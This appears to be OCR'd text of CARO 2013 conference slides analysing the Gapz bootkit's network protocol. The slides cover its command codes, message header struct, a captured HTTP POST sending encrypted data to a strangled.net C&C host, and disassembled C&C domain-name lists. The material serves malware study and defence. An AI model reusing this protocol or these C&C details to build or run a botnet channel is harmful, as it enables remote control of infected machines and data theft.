
EXE Loader 1




EXE Loader 2



Gapz Network Protocol Implementation




Gapz Network Protocol Architecture



Gapz Network Protocol Implementation: NDIS


Gapz network protocol stack relies on miniport adapter driver:



Gapz C&C Communication Protocol

- Gapz communicates to C&C servers over HTTP protocol
- Capabilities of the protocol:
  - ✓ 00 - download payload
  - ✓ 01 - send bot information to C&C
  - ✓ 02 - request payload download information
  - ✓ 03 - report on running payload
  - ✓ 04 - update payload download URL
- The requests corresponding to commands 0x01, 0x02 and 0x03 are performed by the POST method of the HTTP protocol.

Gapz C&C Communication Protocol: HTTP Request




```
struct MESSAGE_HEADER
{
        // Output of PRNG
        unsigned char random[128];

        // a DWORD from configuration file
        unsigned int reserved;

        // A binary string which is used to
        authenticate C&C servers
        unsigned char auth_str[64];
};
```


Gapz C&C Communication Protocol: HTTP Request


HTTP header | HTTP body

```
POST / HTTP/1.0
Host: hvgnut3kurg3lku.strangled.net
Content-Type: multipart/form-data; boundary=G5tlHz5Oh7nHCmL07Pi
Content-Length: 598
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/5.0)

--G5tlHz5Oh7nHCmL07Pi
Content-Disposition: form-data; name="kchVFAau"; filename="BjaYJTOpQJjoeZ.7z"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

т╨=1¤▐еXg☻iЮ=и)┐←ЭўOeИ=;}2╥█AЭI>█%?idePfφn-y→&eчLp¤^♫ю||B ъ@╣|U~▬чx¤бДЁГИ╨Ї¤▒╧↓►q7?Я/XH||Б>
цбHL█O<=←·Φ"Гdε=┘т ╒╩шЦW||╫h█^ε;┬щўwЁ 4▲XHб    1fb429e64177f49860c81e257da8f0a15
--G5tlHz5Oh7nHCmL07Pi
Content-Disposition: form-data; name="ZpkMlaNlRZ"

Nzc3NjgyNmY3ZmExOGY4ZTM5MjU4NjVmOWM1MWNlZRQDAAAAAAAA
--G5tlHz5Oh7nHCmL07Pi
Content-Disposition: form-data; name="GsqrRLXjUDM"

ABYCGQQAAAAAAAAgA==
--G5tlHz5Oh7nHCmL07Pi--
```

```
authenticate C&C servers
unsigned char auth_str[64];
};
```

Gapz C&C Communication Protocol: C&C Reply





Gapz C&C Communication Protocol: URLs

```
aX5cm8wx24bak5x db 'x5cm8wx24bak5x174q3rcd',0
aLry3vlfcnk7536 db 'lry3vlfcnk7536bq8phufxo',0
aE5acn6xq67dk3n db 'e5acn6xq67dk3nmxtp',0
a28jxqgsqxow90u db '28jxqgsqxow90ul5y17tryc',0
a4g5cnisrmdecjx db '4g5cnisrmdecjxkj',0
aRxf2nbjdhfj7xg db 'rxf2nbjdhfj7xgtybh',0
a7xhixerlp1mxgi db '7xhixerlp1mxgim',0
aD12c2tl5bws4ma db 'd12c2tl5bws4ma40m80',0
aL1im5r7intdha1 db 'l1im5r7intdha1',0
aBw9dxplw9imnyb db 'bw9dxplw9imnybsgor0ejka',0
aR9unvqlauiepjx db 'r9unvqlauiepjx2ccwg',0
aD0xwik6ggl51yp db 'd0xwik6ggl51ypw',0
a246jqkwavq3vms db '246jqkwavq3vmsmg1ke1guq',0
aNlye88n0wcovqr db 'nlye88n0wcovqryjbwjch8',0
a269b5ralpl3163 db '269b5ralpl3163unaybv',0
a63ihtw2qy5x1t7 db '63ihtw2qy5x1t73m',0
aL4ehq11co6p9ps db 'l4ehq11co6p9psogg',0
aFcekpa5sma6upb db 'fcekpa5sma6upbv',0
aGdc6grjjsbsljl db 'gdc6grjjsbsljls26a',0
aIk8au0v        db 'ik8au0v',0
a246581fcvowbbt db '246581fcvowbbt8hu0egyuw',0
                db    0
aCr             db '&ЦR'
                db 0F7h, 34h, 82h, 3, 0B7h, 56h, 0A2h, 63h, 37h, 68h, 8Ch
                db 92h, 63h, 5Eh, 0CCh, 56h, 0DDh, 0BEh, 48h, 38h, 67h
                db 0B5h, 4 dup(0)
a_strangled_net db '.strangled.net',0
                db    0
                db 0CCh ; ¦
                db  7Fh ; ▯
```

Third Level Domain Name Prefixes

Second Level Domain Name

CARO 2013

Gapz C&C Communication Protocol: URLs

```
aKi0p3qi93do5dt db 'ki0p3qi93do5dt27r4rod4dqn',0
a80feq0kktt2d0r db '80feq0kktt2d0r',0
a9vsvjdpk3cy6vc db '9vsvjdpk3cy6vcxjfe7fk4',0
aEiuk73jpyxk    db 'eiuk73jpyxk',0
a59xvddp36y24gq db '59xvddp36y24gqnkkhuuy2nx0',0
a7m3ywqerne7kty db '7m3ywqerne7kty3d9i6',0
aA4o7c2h0ewi2   db 'a4o7c2h0ewi2',0
aF5arn9a8532fyl db 'f5arn9a8532fyl1bu',0
a1mxnxwf9g0f1xb db '1mxnxwf9g0f1xbwupx98k571v',0
a3wbja78hf635ah db '3wbja78hf635ahcm21otd0i5bry',0
a8xsnyq8591cvsm db '8xsnyq8591cvsmhsg0c7',0
a6jxw9j2fmhsbdy db '6jxw9j2fmhsbdyk5xfbqom',0
